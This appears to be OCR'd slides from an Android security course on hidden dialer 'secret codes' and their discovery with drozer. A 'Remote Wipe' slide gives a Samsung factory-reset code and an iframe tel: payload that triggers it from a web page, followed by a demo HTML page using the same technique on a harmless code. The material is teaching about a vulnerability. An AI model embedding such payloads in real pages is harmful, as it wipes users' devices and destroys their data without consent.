```


Secret Codes


```
dz> run app.broadcast.info -a com.android.settings -i
Package: com.android.settings
```

```
  com.android.settings.TestingSettingsBroadcastReceiver
    Intent Filter:
      Actions:
        - android.provider.Telephony.SECRET_CODE
      Data:
        - android_secret_code://4636:** (type: *)
  Permission: null
```

- Dial *#*#4636#*#*
  - *Doesn't work in Android Studio Emulator*

Opens Testing





Remote Wipe

- Samsung Galaxy devices could be remote wiped
  - ***2767*3855#** did factory reset without prompting the user
- Could be invoked from a Web page with the **tel:** handler
  - **<iframe src="tel: *2767*3855#"></iframe>**

Demo

- **http://ad.samsclass.info/128/settings.htm**

```
<html>
<iframe src="tel:*%23*%234636%23*%23*"></iframe>
<p>
<a href="tel:*%23*%234636%23*%23*">click here</a>

</html>
```

7b